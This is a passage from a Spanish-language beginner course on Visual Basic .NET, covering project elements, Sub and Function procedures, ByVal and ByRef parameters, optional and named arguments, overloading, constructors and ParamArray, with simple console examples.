Como te comenté en la entrega anterior, lo que vamos a tratar en esta duodécima entrega será una continuación del tema anterior: la herencia y las clases. Aunque en realidad todas las entregas, al menos las que restan, estarán basadas de una forma u otra en esos mismos conceptos, ya que, prácticamente todo lo que hagamos en .NET estará relacionado con las clases y una gran parte tendrá que ver con la herencia, así que... lo mismo hoy te cuento otra cosa distinta...
Pero no adelantemos acontecimientos, ni nos enfrasquemos en discusiones que al final voy a ganar yo, ya que soy el que escribe y de alguna forma tengo "el poder", je, je.

En serio, en esta entrega del curso de iniciación a la programación con Visual Basic .NET vamos a profundizar un poco en el tema de los procedimientos ya que es algo que necesitaremos conocer más o menos a fondo para poder usarlos en las clases.
También veremos con un poco más de detalles conceptos sobre el ámbito de esos procedimientos, así como otras cosas relacionadas con los procedimientos o lo que es lo mismo: los métodos de las clases y algo sobre las propiedades... aunque no se si me alcanzará a ver todas estas cosas en una sola entrega, así que... sigue leyendo para ver hasta dónde llegamos.

Las partes o elementos de un proyecto de Visual Basic .NET

En la primera entrega de este curso de Visual Basic .NET vimos una serie de elementos en los que podemos "repartir" el código de un proyecto. Repasemos un poco para ir enterándonos bien de todo y que no se quede nada colgado...

Empecemos con los ensamblados.

Los ensamblados (assembly)
Para simplificar, un ensamblado es el ejecutable o la librería que podemos crear con VB .NET.
En un ensamblado podemos tener clases, módulos y otros elementos tal como los espacios de nombres.

Los espacios de nombres (namespace)
Los espacios de nombres se usan para agrupar clases y otros tipos de datos que estén relacionados entre sí.
Para acceder a los tipos incluidos en un espacio de nombres hay que indicar el namespace seguido de un punto y el nombre de ese tipo, por ejemplo una clase. Por ejemplo, para acceder a la clase Console que está en el espacio de nombres system, habría que hacerlo así:
System.Console.
Para poder definir nuestros propios espacios de nombres, tendremos que usar la instrucción **Namespace** seguida del nombre que queramos darle, y para indicar cuando termina ese espacio de nombres, lo indicaremos con **End Namespace**.
Dentro de un espacio de nombres podemos declarar otros espacios de nombres.

> **Nota:**
> Cuando creamos un proyecto de Visual Basic, por defecto se crea un espacio de nombres llamado de la misma forma que el proyecto, aunque si el nombre del proyecto incluye espacios u otros caracteres "raros", estos serán sustituidos por guiones bajos. Todas las declaraciones que hagamos en dicho proyecto se "supondrán" incluidas en ese espacio de nombres, por tanto, para poder acceder a ellas desde fuera de ese proyecto, habrá que usar ese espacio de nombres.
> Aunque esta forma automática de crear espacios de nombres "ocultos" podemos cambiarla indicándole al Visual Basic de que no cree un espacio de nombres predeterminado, para ello, en

las propiedades del proyecto deberemos dejar en blanco el valor indicado en "**Espacio de nombres de la raíz:**" de la ficha General, y especificar en el código el nombre que nos interese que tenga el espacio de nombres indicándolo con Namespace y el nombre que queramos.
En en la siguiente figura podemos ver la página de propiedades del proyecto creado en la entrega anterior y el nombre que por defecto le dio Visual Basic al espacio de nombres.

Figura 1, las propiedades Generales del proyecto

Los módulos y las clases
En Visual Basic .NET podemos crear clases de dos formas distintas, usando la instrucción **Module** o usando la instrucción **Class**, en ambos casos, a continuación de esas instrucciones, se indicará el nombre que tendrá ese elemento.
Tanto los módulos como las clases, deben estar declarados dentro de un espacio de nombres.
Dentro de una clase podemos definir otras clases, pero no podemos definir módulos dentro de otros módulos.

La diferencia entre un módulo y una clase, es que un módulo define todos sus miembros como compartidos (**Shared**), esto lo veremos con más detalle en otra ocasión, pero te lo explicaré de forma simple, para que no te quedes con la duda:
Como sabemos, cuando queremos crear un objeto basado en una clase, debemos usar **New** para crear una nueva instancia en la memoria, cada nuevo objeto creado con New será independiente de los otros que estén basados en esa clase. Por otro lado, para usar los elementos contenidos en un módulo, no necesitamos crear una nueva instancia, los usamos directamente y asunto arreglado; esto es así porque esos elementos están compartidos (o si lo prefieres) son estáticos, es decir, siempre existen en la memoria y por tanto no es necesario crear un nuevo objeto. Al estar siempre disponible, sólo existe una copia en la memoria.

Las enumeraciones
Como te expliqué en la entrega 7, las enumeraciones son constantes que están relacionadas entre sí.
Las enumeraciones podemos declararlas a nivel de espacios de nombres o a nivel de clases (y/o módulos).

Las estructuras (Structure)
Las estructuras o tipos definidos por el usuario, son un tipo especial de datos que veremos en otra ocasión con más detalle, pero que se comportan casi como las clases, permitiendo tener métodos, propiedades, etc. (el etcétera lo veremos en esta misma entrega), la diferencia principal entre las clases y las estructuras es que éstas últimas son tipos por valor, mientras que las clases son tipos por referencia.
Las estructuras, al igual que las clases, las podemos declarar a nivel de espacios de nombres y también dentro de otras estructuras e incluso dentro de clases y módulos.

Bien, tal como hemos podido comprobar, tenemos un amplio abanico de posibilidades entre las que podemos escoger a la hora de crear nuestros proyectos, pero básicamente tenemos tres partes bien distintas:
-Los ensamblados,
-los espacios de nombres y
-el resto de elementos de un proyecto.

En realidad, tanto los espacios de nombres como las clases, estructuras y enumeraciones estarán dentro de los ensamblados. Pero las clases, estructuras y enumeraciones suelen estar incluidas dentro de los espacios de nombres, aunque, como te he comentado antes, no tiene porqué existir un espacio de nombres para que podamos declarar las clases, estructuras y enumeraciones, aunque lo habitual es que siempre exista un espacio de nombres, el cual es definido de forma explícita al crear un nuevo proyecto.
En el caso de que no definamos un espacio de nombres, y eliminemos el que Visual Basic crea para nosotros (ver figura 1), no habrá ningún espacio de nombres y por tanto las clases o miembros que definamos en el proyecto estarán accesibles a nivel de ensamblado, sin necesidad de usar ningún tipo de "referencia" extra... esto los veremos con más detalle dentro de un momento...

Además de los elementos que te he relacionado, dentro de las clases, módulos y estructuras, podemos tener otros elementos (o miembros).

Las partes o elementos de una clase

Tal y como hemos tenido la oportunidad de ver en las entregas anteriores, podemos declarar variables y usar procedimientos. Cuando esas variables y procedimientos forman parte de una clase, módulo o estructura tienen un comportamiento "especial", (realmente se comportan de la misma forma que en cualquier otro lado, pero...), ya que dejan de ser variables y procedimientos para convertirse en "miembros" de la clase, módulo o estructura (e incluso de la enumeración) que lo declare.

Te resumiré los distintos miembros de las clases y por extensión de los módulos y las estructuras:

En las clases podemos tener: campos, propiedades, métodos y eventos.
Los métodos son procedimientos de tipo Sub o Function que realizan una acción.
Los campos son variables usadas a nivel de la clase, es decir son variables normales y corrientes, pero que son accesibles desde cualquier parte dentro de la clase e incluso fuera de ella.
Las propiedades podemos decir que son procedimientos especiales, que al igual que los campos, representan una característica de las clases, pero a diferencia de los campos nos permiten hacer validaciones o acciones extras que un campo nunca podrá hacer.
Los eventos son mensajes que utilizará la clase para informar de un hecho que ha ocurrido, es decir, se podrán usar para comunicar al que utilice la clase de que se ha producido algo digno de notificar.

La diferencia entre los campos y propiedades lo veremos en otra ocasión posterior, así como el tema de los eventos, ya que ahora lo que nos interesa es saber algo más de:

Los procedimientos: métodos de las clases.

Ya hemos estado usando procedimientos en varias ocasiones. De hecho, en toda aplicación de consola existe un procedimiento de tipo Sub llamado Main que es el que se utiliza como punto de entrada del ejecutable.

Los métodos de una clase pueden ser de dos tipos: Sub o Function.
Los procedimientos Sub son como las instrucciones o palabras clave de Visual Basic: realizan una tarea.
Los procedimientos Function además de realizar una tarea, devuelven un valor, el cual suele ser el resultado de la tarea que realizan. Debido a que las funciones devuelven un valor, esos valores se pueden usar para asignarlos a una variable además de poder usarlos en cualquier expresión.

Para que veamos claras las diferencias entre estos dos tipos de procedimientos, en el siguiente ejemplo vamos a usar tanto un procedimiento de tipo Sub y otro de tipo Function:

```
Module Module1
    Sub Main()
        MostrarS()
        Dim s As String = MostrarF()
        Console.WriteLine(s)
        '
        Console.ReadLine()
    End Sub
```

```
    '
    Sub MostrarS()
        Console.WriteLine("Este es el procedimiento MostrarS")
    End Sub
    '
    Function MostrarF() As String
        Return "Esta es la función MostrarF"
    End Function
End Module
```

La salida producida por este código será la siguiente:

```
Este es el procedimiento MostrarS
Esta es la función MostrarF
```

En este módulo tenemos tres procedimientos, dos de tipo Sub y uno de tipo Function, el Sub Main ya lo conocemos de entregas anteriores, pero al fin y al cabo es un procedimiento de tipo Sub y como ya hemos comprobado ejecuta el código que esté entre la definición del procedimiento, el cual empieza con la declaración del procedimiento, que siempre se hace de la misma forma, es decir: usando Sub seguido del nombre del procedimiento y termina con End Sub.
Por otro lado, los procedimientos de tipo Function empiezan con la instrucción Function seguido del nombre de la función y el tipo de dato que devolverá la función, ya que, debido a que las funciones siempre devuelven un valor, lo lógico es que podamos indicar el tipo que devolverá. El final de la función viene indicado por End Function.
Pero como te he comentado, las funciones devuelven un valor, el valor que una función devuelve se indica con la instrucción **Return** seguido del valor a devolver. En este ejemplo, el valor devuelto por la función **MostrarF** es el texto que está entrecomillado.

En el procedimiento Main utilizamos el procedimiento Sub usando simplemente el nombre del mismo: **MostrarS**. Ese procedimiento se usa en una línea independiente; cuando la ejecución del código llegue a esa línea, se procesará el contenido del mismo, el cual simplemente muestra un mensaje en la consola.
Por otro lado, el resultado devuelto por la función **MostrarF** se asigna a la variable **s**. Cuando Visual Basic se encuentra con este tipo de asignación, procesa el código de la función y asigna el valor devuelto, por tanto la variable **s** contendrá la cadena "**Esta es la función MostrarF**" y tal como podemos comprobar por la salida producida al ejecutar este proyecto, eso será lo que se muestre en la consola.

Cuando los procedimientos de tipo Sub o las funciones (Function) pertenecen a una clase se dicen que son métodos de esa clase. Los métodos siempre ejecutan una acción, y en el caso de las funciones, esa acción suele reportar algún valor, el cual se podrá usar para asignarlo a una variable o para usarlo en una expresión, es decir, el valor devuelto por una función se puede usar en cualquier contexto en el que se podría usar una variable o una constante. Por otro lado, los procedimientos de tipo Sub sólo ejecutan la acción y nada más. (Sí, ya se que todo esto ya lo sabes, sobre todo porque acabo de explicarlo, pero lo repito para que no te queden dudas).

Cuando los procedimientos se convierten en métodos, (porque están declarados en una clase), estos suelen representar lo que la clase (o módulo o estructura) es capaz de hacer. Es decir, siempre representarán una acción de dicha clase.
¿Te ha quedado claro? Espero que sí.

Parámetros o argumentos de los procedimientos

Cuando queramos que un procedimiento realice una tarea, es posible que necesitemos indicarle alguna información adicional. Esa información se suele indicar mediante parámetros o argumentos. Los argumentos pasados a los procedimientos se indican a continuación del nombre del procedimiento y deben estar incluidos dentro de los paréntesis que **siempre** hay que usar con los procedimientos.
Por ejemplo, el método WriteLine de la clase Console permite que se indiquen mediante parámetros (o argumentos) los datos a mostrar en la consola.

Para indicar que un procedimiento acepta argumentos estos se indicarán de la siguiente forma:
<tipo procedimiento> <nombre del procedimiento>([<parámetro>][,<parámetro>])
Para verlo de forma clara, supongamos que tenemos un procedimiento llamado Saludar, al cual hay que pasarle un parámetro de tipo cadena. Dicho procedimiento usará ese parámetro como parte de un mensaje que tendrá que mostrar por la consola. Sería algo como esto:

```
Sub Saludar(ByVal nombre As String)
    Console.WriteLine("Hola " & nombre)
End Sub
```

En este ejemplo, **nombre** sería el parámetro o argumento del método **Saludar**.
Para usar este procedimiento lo podríamos hacer de esta forma:

```
Saludar("Guillermo")
```

Si necesitamos que el procedimiento reciba más de un parámetro, se podrán indicar separándolos unos de otros con una coma. Veamos el método anterior en el que se indica además del nombre el tipo de saludo a realizar:

```
Sub Saludar(ByVal tipoSaludo As String, ByVal nombre As String)
    Console.WriteLine(tipoSaludo & " " & nombre)
End Sub
```

Este procedimiento con dos parámetros lo usaríamos de la siguiente forma:

```
Saludar("Hello", "Guille")
```

Parámetros por valor y parámetros por referencia

Normalmente, cuando se pasa un parámetro a un procedimiento, éste se suele pasar o indicar lo que se llama por valor, es decir, el parámetro será una copia del valor indicado, en el caso de Saludar("Guillermo") la constante "Guillermo" se copiará en la variable nombre. Cualquier cambio que se realice dentro del procedimiento a la variable nombre no afectará al parámetro. Seguramente dirás que sería imposible cambiar el contenido de una constante, que es al fin y al cabo lo que se le pasa al procedimiento Saluda en el ejemplo que te he mostrado, y estarías en lo cierto... (se ve que vas aprendiendo). Pero... (je, je, ¿te creías que no iba a haber un pero...), ¿que ocurre si ese parámetro es una variable en lugar de una constante? Por ejemplo, si tenemos el siguiente procedimiento:

```
Sub Saludar2(ByVal nombre As String)
    nombre = "Hola " & nombre
    Console.WriteLine(nombre)
End Sub
```

Al que llamamos con este otro código:

```
Sub PruebaSaludar2()
    Dim elNombre As String
    elNombre = "Guillermo"
    Saludar2(elNombre)
    '
    ' ¿qué valor mostraría esta línea?
    Console.WriteLine(elNombre)
End Sub
```

¿Que valor tendrá la variable **elNombre** después de llamar al procedimiento **Saludar2**?

La respuesta es: el que tenía antes de llamar al procedimiento.
¿Por qué? Si el valor se ha modificado...
Porque se ha pasado por valor (**ByVal**) y por tanto, lo que se ha pasado al procedimiento es una copia del contenido de la variable **elNombre**, con lo cual, cualquier cambio que se realice en la variable **nombre** sólo afectará a la copia, no al original.

Pero si queremos que el procedimiento pueda modificar el valor recibido como parámetro, tendremos que indicarle al Visual Basic .NET de que lo pase por referencia, para ello habrá que usar la instrucción **ByRef** en lugar de ByVal.
Veámoslo con un ejemplo:

```
Sub Saludar3(ByRef nombre As String)
    nombre = "Hola " & nombre
    Console.WriteLine(nombre)
End Sub

Sub PruebaSaludar3()
    Dim elNombre As String
```

```
    elNombre = "Guillermo"
    Saludar3(elNombre)
    '
    ' ¿qué valor mostraría esta línea?
    Console.WriteLine(elNombre)
End Sub
```

En esta ocasión la variable **elNombre** contendrá "Hola Guillermo".
La explicación es que al pasar la variable por referencia (**ByRef**), el VB lo que ha hecho es asignar a la variable nombre del procedimiento la misma dirección de memoria que tiene la variable **elNombre**, de forma que cualquier cambio realizado en **nombre** afectará a **elNombre**.
¿Te acuerdas de lo que hablamos sobre los tipos por valor y los tipos por referencia? Pues esto sería algo como lo que ocurre con los tipos por referencia.

> **Nota:**
> En Visual Basic .NET, de forma predeterminada, los parámetros serán ByVal (por valor), a diferencia de lo que ocurría con las versiones anteriores de Visual Basic que eran por referencia (ByRef). Es decir, si declaras un parámetro sin indicar si es ByVal o ByRef, el VB.NET lo interpretará como si fuera ByVal.

Resumiendo:
Las variables indicadas con ByVal se pasan por valor, es decir se hace una copia del contenido de la variable o constante y es esa copia la que se pasa al procedimiento.
Por otro lado, los parámetros indicados con ByRef se pasan por referencia, es decir se pasa al procedimiento una referencia a la posición de memoria en la que está el contenido de la variable en cuestión, por tanto cualquier cambio efectuado a la variable dentro del procedimiento afectará a la variable indicada al llamar al procedimiento.

Por supuesto, todo esto es aplicable tanto a los procedimientos de tipo Sub como a los de tipo Function. En el caso de las funciones, el utilizar parámetros ByRef nos permiten devolver más de un valor: el que devuelve la función más los que se puedan devolver en los parámetros declarados con ByRef.

Ni que decir tiene que en un procedimiento se pueden usar indistintamente parámetros por valor como por referencia, es decir, podemos tener tanto parámetros declarados con ByVal como con ByRef, y, por supuesto, sólo los indicados con ByRef podrán cambiar el contenido de las variables indicadas al llamar al procedimiento.

Vamos a dejar la cosa aquí.
En la próxima entrega seguiremos con el tema de los parámetros, en esa ocasión veremos cómo indicar parámetros opcionales, es decir, parámetros que no son obligatorios indicar al llamar al procedimiento y si te preguntas porqué dejo ese tema que en realidad estaría relacionado con lo que acabamos de ver, te diré que es porque también te voy a explicar otras cosas relacionadas con la forma de declarar los procedimientos y cómo podemos tener varias "versiones" de un mismo procedimiento que tenga distinto número de parámetros... y como el tema ese será algo extenso... prefiero dejarlo para otra entrega... que esta ya ha dado mucho de sí y no quiero que tu cabecita termine por explotar... je, je... así que, paciencia y a esperar a la Semana Santa que será la fecha en la que seguramente publicaré la entrega número trece... espero que no seas una persona supersticiosa y no te la saltes, ya que seguro que te perderás cosas interesantes...

No quiero que te vayas sin que veamos un pequeño resumen de lo que te he explicado en esta entrega número doce, aunque haya sido por encima o de pasada:
Los elementos de un proyecto de .NET: ensamblados, espacios de nombres, clases, módulos, estructuras; además de los miembros de las clases: campos, propiedades y métodos. Y lo que seguro que no ha sido de pasada es el tema de los procedimientos o métodos, así como los parámetros o argumentos de dichos procedimientos y la forma en que los podemos declarar: ByVal y ByRef.

Nos vemos.
Guillermo
Nerja, 18, 23 de Febrero, 2 y 30 de Marzo de 2003

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número trece, (30/Abr/2003)
Publicada el 30/Abr/2003 (Actualizada: 03/Oct/2003)

Pues no, no ha sido para Semana Santa y por poco ni para el mes de abril... pero, lo importante es que ya está publicada, aunque no haya sido en el plazo que yo tenía planeado... y no es por justificarme, ya que al fin y al cabo lo mismo a ti te da igual... o puede que no te de igual, sobre todo si lees esto algún tiempo después de que esté publicado y ni siquiera sepas a que va todo este rollo que me está contando el Guille, pero... te lo cuento por si eres de los lectores fieles que está pendientes de que publique una nueva entrega y sigues esta serie de entregas en el momento (o casi) en que se publica, que también hay algunos que se incorporan pasado un tiempo desde su publicación y después hasta se quejan...
Pues eso, que si ves que las entregas no las publico muy a menudo, piensa que el Guille está "liado" con algunas cosillas que no le dejan tiempo para escribir...

Y ya, después de este rollo introductorio, vamos a ver qué tendremos en esta entrega número trece, que puede que a algunos les hubiese gustado que se llamara doce bis o algo así, (por aquello de que para los supersticiosos el trece trae mala suerte).

Como te comenté en la entrega anterior, en esta entrega veremos más cosas relacionadas con los procedimientos, así que... despeja tu mente y ¡empecemos!

Parámetros opcionales

Como vimos, en un procedimiento podemos indicar parámetros, en el caso de que el procedimiento necesite más de un parámetro, tendremos que indicarlos todos y cada uno de ellos, además hay que hacerlo en el mismo orden en el que se han declarado dichos parámetros. Por ejemplo, si tenemos la siguiente declaración de un procedimiento:

```
Sub Prueba(ByVal uno As Integer, ByVal dos As Integer)
```

Para poder usarlo hay que hacerlo de esta forma:

```
Prueba(10, 20)
```

El parámetro "uno" recibirá el valor 10, mientras que el parámetro "dos" recibirá el valor 20. Es decir, el primer valor indicado para el primer parámetro, el segundo valor indicado será para el segundo parámetro y así sucesivamente.
Por otro lado, si sólo quisiéramos indicar el primer parámetro, pero no el segundo, podríamos intentar hacer algo como esto:

```
Prueba(10)
```

Pero... ¡no se puede hacer! ya que produciría un error por la sencilla razón de que hay que indicar los dos parámetros "forzosamente".

Entonces... ¿cómo lo hago si en ocasiones quiero que sólo se indique un parámetro? La respuesta es: indicando parámetros opcionales.

Para poder indicarle al Visual Basic .NET que un parámetro es opcional debemos indicarlo usando la instrucción **Optional** antes de la declaración del parámetro en cuestión, aunque la cosa no acaba aquí, ya que además tenemos que indicar el valor que tendrá por defecto, es decir, si no se indica ese parámetro, éste debe tener un valor predeterminado. Pero tampoco debemos creernos que haciendo esto de la forma que queramos podemos indicar que un parámetro es opcional. Bueno, si, lo dicho hasta ahora es válido, pero también debemos tener en cuenta que sólo podemos especificar parámetros opcionales después de todos los parámetros obligatorios.
Dicho esto, veamos cómo declarar el procedimiento Prueba para indicar que el segundo parámetro es opcional y que el valor predeterminado (si no se indica) es cinco:

```
Sub Prueba(ByVal uno As Integer, Optional ByVal dos As Integer = 5)
```

Con esta declaración podemos usar este procedimiento de estas dos formas:

```
Prueba(10, 20)
```

En este caso se indicará un 10 para el parámetro **uno** y 20 para el parámetro **dos**.

```
Prueba(10)
```

Si no indicamos el segundo parámetro, el valor que se usará dentro del procedimiento será el valor indicado en la declaración, es decir: 5.

Si quisiéramos que los dos parámetros fueran opcionales, tendríamos que declarar el procedimiento de esta forma:

```
Sub Prueba(Optional ByVal uno As Integer = 3, Optional ByVal dos As Integer = 5)
```

En este caso podemos llamar al procedimiento de estas formas:

```
1- Prueba()
2- Prueba(10)
3- Prueba(10, 20)
4- Prueba(,20)
5- Prueba(uno:=4)
6- Prueba(dos:=7)
7- Prueba(dos:=8, uno:=6)
8- Prueba(6, dos:=8)
```

Las tres primeras formas creo que son fácilmente compresibles.

En la cuarta sólo se indica el segundo parámetro, en este caso para "no" indicar el primero, dejamos el hueco, por eso se pone la coma y a continuación el segundo parámetro.
Esto está bien, y es la forma que "antes" se solía usar, pero en el caso de que haya muchos parámetros opcionales, puede ser algo "lioso" eso de tener que usar la coma para separar los parámetros que no se indican, ya que en el caso de que alguno de los parámetros opcionales no se vaya a indicar hay que "dejar" el hueco... imagínate que tenemos un procedimiento con 5 parámetros opcionales y sólo queremos indicar el tercero y el quinto, usando este mismo sistema lo haríamos así:

```
Prueba5(,,3,,5)
```

Y como puedes comprobar, es fácil olvidarse de alguna coma intermedia.

En las cuatro últimas formas de usar el procedimiento **Prueba**, usamos las variables de los parámetros opcionales para indicar el que queramos y el valor que le vamos a asignar, en estos casos usamos el nombre de la variable del parámetro opcional seguida de **:=** y el valor a asignar.
Usando este sistema, podemos indicar los parámetros que queramos y además en el orden que queramos, ya que no habrá ningún problema de confusión, por la sencilla

razón de que se especifica el nombre de la variable y el valor que tendrá. Fíjate que incluso se puede cambiar el orden de los parámetros...
¡Efectivamente! por la sencilla razón de que se indica el nombre de la variable del parámetro. No, no es que pienses que no te enteras, es que ¡quiero que no te quede ninguna duda!

La octava forma es como para rizar el rizo, ya que sería lo mismo que: Prueba(6, 8), pero nos sirve para que sepamos que también podemos hacerlo así, aunque esto sólo sería efectivo si en lugar de sólo dos parámetros tenemos más de dos parámetros. En estos casos en los que se mezclan valores "por posición" con valores "por variable" hay que tener presente que si no se indica el nombre de la variable del parámetro, los parámetros indicados explícitamente deben estar en el mismo orden en el que están declarados en el procedimiento.
Por ejemplo, esto daría error: **Prueba(uno:=6, 8)** por la sencilla razón de que si se indica un valor usando el nombre de uno de los parámetros los siguientes deben también indicarse usando el nombre del parámetro.

Si quieres saber más sobre parámetros opcionales, puedes usar este link de la ayuda de Visual Studio .NET:
ms-help://**MS.VSCC/MS.MSDNVS.3082**/vbcn7/html/vaconOptionalArgs.htm
ms-help://**MS.VSCC.2003/MS.MSDNQTR.2003FEB.3082**/vbcn7/html/vaconOptionalArgs.htm

Nota:
Lo resaltado con negrita puede que sea diferente en tu instalación.

En el caso anterior, el primer link sería para la ayuda de Visual Studio .NET 2002 en español, en el segundo, sería el mismo link para la ayuda de Visual Studio .NET 2003 en español, si te fijas, el final es el mismo en ambos casos:
/vbcn7/html/vaconOptionalArgs.htm.

Te comento que esos links también funcionarán desde el navegador, no sólo desde el Visual Studio, por supuesto si tienes instalada la ayuda de Visual Studio .NET.

También puedes probar con el link que te muestre, pero "ajustándolo" a la dirección de internet de la MSDN Library de Microsoft, fíjate que en lugar de acabar con .htm acaba con .asp
http://msdn.microsoft.com/library/en-us/vbcn7/html/vaconOptionalArgs.asp

En futuros links a la documentación de Visual Studio .NET, la parte resaltada en negrita simplemente estará indicada con tres puntos suspensivos, ya que lo que realmente interesa, y es común, es la parte final.

Sobrecarga de procedimientos

Pero aunque esto de usar **Optional** está muy bien, hay que tener en cuenta de que esta instrucción existe "por compatibilidad" con las versiones anteriores de Visual Basic... o casi.
¿Por qué digo esto? Porque ahora, gracias a que Visual Basic .NET permite la sobrecarga de procedimientos, podemos hacer lo mismo de una forma más intuitiva y menos "liante" al menos de cara al que vea nuestro código (en ese "alguien" también nos incluimos nosotros, los autores del código).

Veamos lo que nos dice la documentación de Visual Studio .NET sobre la sobrecarga de propiedades y métodos (o lo que es lo mismo, sobre la sobrecarga de procedimientos):

> *La sobrecarga consiste en crear más de un procedimiento, constructor de instancias o propiedad en una clase con el mismo nombre y distintos tipos de argumento.*
>
> *La sobrecarga es especialmente útil cuando un modelo de objeto exige el uso de nombres idénticos para procedimientos que operan en diferentes tipos de datos.*

Es decir, que si necesitamos un procedimiento que utilice distinto número de parámetros o parámetros de distintos tipos, podemos usar la sobrecarga de procedimientos.
Sabiendo esto, podríamos hacer lo mismo que con el procedimiento **Prueba** mostrado anteriormente con estas declaraciones:
Prueba()
Prueba(ByVal uno As Integer)
Prueba(ByVal uno As Integer, ByVal dos As Integer)
Lo único es que no podríamos usar las formas 4 a 8. Pero esto no sería un inconveniente, ya que esas formas no son "lógicas" o intuitivas, como prefieras llamarlo.

La pregunta que seguramente te harás (o deberías hacerte) es:
Si escribo tres procedimientos con diferente número de parámetros ¿debo repetir el código tres veces, uno para cada uno de los procedimientos?
La respuesta es: si o no... depende. Es decir, si quieres, puedes escribir tres veces o tres códigos distintos, uno para cada procedimiento. Pero si no quieres no...
Vale... muy bien, pero ¿cómo puedo hacer que los tres procedimientos sean operativos sin tener que repetir prácticamente lo mismo en los tres procedimientos?
Pues... imagínate que quieres que funcione como en el primer ejemplo, el que usaba los parámetros opcionales. Es decir, si no se indicaba uno de los parámetros tomara un valor por defecto.
Podríamos hacerlo de la siguiente forma:

```
Sub Prueba2()
    ' Si no se indica ninguno de los dos parámetros,
    ' usar los valores "por defecto"
    Prueba2(3, 5)
End Sub
Sub Prueba2(ByVal uno As Integer)
    ' Si no se indica el segundo parámetro,
    ' usar el valor "por defecto"
    Prueba2(uno, 5)
End Sub
Sub Prueba2(ByVal uno As Integer, ByVal dos As Integer)
```

```
    Console.WriteLine("uno = {0}, dos = {1}", uno, dos)
    Console.WriteLine()
End Sub
```

Es decir, si no se indica ningún parámetro, se usará la primera declaración, desde la que se llama a la tercera declaración que recibe los dos valores que nosotros queremos que tenga por defecto.
Si se usa la segunda declaración, se usará como primer valor el que se ha indicado y como segundo el predeterminado.
Y por último, si indicamos los dos parámetros se llamará a la tercera declaración.

> **Nota:**
> Cuando se usan procedimientos sobrecargados, es el propio compilador de Visual Basic .NET el que decide cual es el procedimiento que mejor se adecua a los parámetros que se han indicado al llamar a ese procedimiento.

Otra de las ventajas de la sobrecarga de procedimientos, es que además de poder indicar un número diferente de parámetros, es que podemos indicar parámetros de distintos tipos.
Esto es útil si queremos tener procedimientos que, por ejemplo, reciban parámetros de tipo **Integer** o que reciba parámetros de tipo **Double**, por poner sólo dos ejemplos.
Incluso podemos hacer que una función devuelva valores de tipos diferentes, aunque en este caso el número o tipo de los parámetros debe ser diferente, ya que ***no se pueden sobrecargar procedimientos si sólo se diferencian en el tipo de datos devuelto***.
Tampoco se pueden sobrecargar Propiedades con métodos (Sub o Function), es decir, sólo podemos sobrecargar propiedades con otras propiedades o procedimientos (Sub o Function) con otros procedimientos (Sub o Function).

Para más información, puedes consultar la ayuda de Visual Studio .NET:
ms-help://**...**/vbcn7/html/vaconOverloadingInVisualBasicNET70.htm
ms-help://**...**/vbcn7/html/vaconoverridingexistingmethods.htm

Sobrecargar el constructor de las clases

Una de las utilidades más prácticas de la sobrecarga de procedimientos es sobrecargar el constructor de una clase.

Sí, ya se que no te he explicado de que va eso del constructor de una clase, así que aquí tienes un pequeño adelanto:
El constructor de una clase es un procedimiento de tipo Sub llamado New, dicho procedimiento se ejecuta cada vez que creamos un nuevo objeto basado en una clase.
Si al declarar una clase no escribimos el "constructor", será el compilador de Visual Basic .NET el que se encargará de escribir uno genérico.

> **Nota:**
> De esto del constructor de las clases hablaremos más en otra ocasión, por ahora sólo quiero que sepas que existe y para que se usa.

Como te decía, esto es útil si queremos que al crear un objeto (o instancia) de una clase podamos hacerlo de varias formas, por ejemplo, sin indicar ningún parámetro o bien indicando algo que nuestra clase necesite a la hora de crear una nueva instancia de dicha clase.

Por ejemplo, si tenemos una clase llamada **Cliente**, puede sernos útil crear nuevos objetos indicando el nombre del cliente que contendrá dicha clase.
Veámoslo con un ejemplo:

```
Class Cliente
    Public Nombre As String
    Public email As String
    '
    Sub New()
        '
    End Sub

    Sub New(ByVal elNombre As String)
        Nombre = elNombre
    End Sub
End Class
```

Esta clase nos permite crear nuevos objetos del tipo **Cliente** de dos formas.
Por ejemplo si tenemos una variable llamada **cli**, declarada de esta forma:
Dim cli As Cliente
podemos crear nuevas instancias sin indicar ningún parámetro:
cli = New Cliente()
o indicando un parámetro, el cual se asignará a la propiedad Nombre de la clase:
cli = New Cliente("Guillermo")

> **Nota:**
> Como te dije en la nota anterior, de esto del constructor hablaremos en otra ocasión con algo de más detalle o profundidad.

Array de parámetros opcionales

También puede ser que necesitemos que un procedimiento reciba una cantidad no predeterminada de parámetros, en esos casos podemos usar un array (o matriz) de parámetros opcionales.
Para poder indicar esta clase de parámetros, debemos usar la instrucción **ParamArray** seguida de una matriz, por ejemplo si tenemos un procedimiento declarado de esta forma:

Sub Prueba3(ByVal uno As Integer, ByVal ParamArray otros() As Integer)

Podemos llamarlo usando uno o más parámetros:
Prueba3(1)
Prueba3(1, 2, 3, 4, 5, 6, 7)
Prueba3(1, 2)

Lo único que debemos tener presente es que el array de parámetros indicados con **ParamArray** debe ser el último parámetro indicado en la declaración del procedimiento y que no es necesario usar la palabra **Optional**, ya que estos

parámetros son opcionales de forma predeterminada.

Para más información, consulta la ayuda de Visual Studio .NET:
ms-help://**...**/vbcn7/html/vaconUnderstandingParamArrays.htm

Bueno, creo que vamos a dejarlo aquí, para que digieras todo lo que hemos visto, que aunque no haya sido muy extenso es algo que deberías probar, además de consultar la documentación de Visual Studio .NET, aunque sea en los temas relacionados con esto de la sobrecarga de procedimientos y los parámetros opcionales... que tampoco es plan de que te lo leas todo, ya que entonces... no tendré que contarte nuevas cosas...

En la siguiente entrega seguiremos tratando el tema de los procedimientos, entre las cosas que tengo previstas explicarte están la forma de indicar el ámbito o "cobertura" de los procedimientos y seguramente entraremos en detalle de cómo declarar y usar los procedimientos de tipo Property.
Pero eso será en la próxima entrega, mientras tanto... que disfrutes.

Nos vemos.
Guillermo
Nerja, 29, 30 de Abril de 2003

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número catorce, (10/Ago/2003)
Publicada el 11/Ago/2003

Seguramente te preguntarás que cómo es posible que con estas calores que hace en el mes de Agosto (al menos por estas latitudes) el Guille se ponga a escribir una nueva entrega... pues fíjate tú... aquí, sudando a chorro voy a intentar explicarte algo de lo que te dije que te iba a explicar, aunque no sea dentro del plazo de un mes que "me prometí"...

